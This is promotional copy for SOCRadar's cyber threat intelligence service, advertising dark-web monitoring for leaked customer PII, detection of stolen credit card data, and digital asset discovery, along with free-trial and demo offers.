Protecting Customers' PII: Scan millions of data points on the surface, deep and Dark Web to accurately identify the leakage of your customers' Personally Identifiable Information (PII) in compliance with regulations.

Credit Card Monitoring: Enhance your fraud detection mechanisms with automation speed by identifying stolen credit card data on popular global black markets, carding forums, social channels, and chatters.

360-Degree Visibility: Achieve digital resilience by maintaining internet-facing digital asset inventory. Significantly accelerate this process by automated discovery, mapping, and continuous asset monitoring.

GET ACCESS FOR FREE

START YOUR FREE TRIAL

Discover SOCRadar's powerful tools and easy-to-use interface to enhance cyber threat intelligence efforts. Schedule a demo with our experts to see it in action, and we'll show you what SOCRadar can do.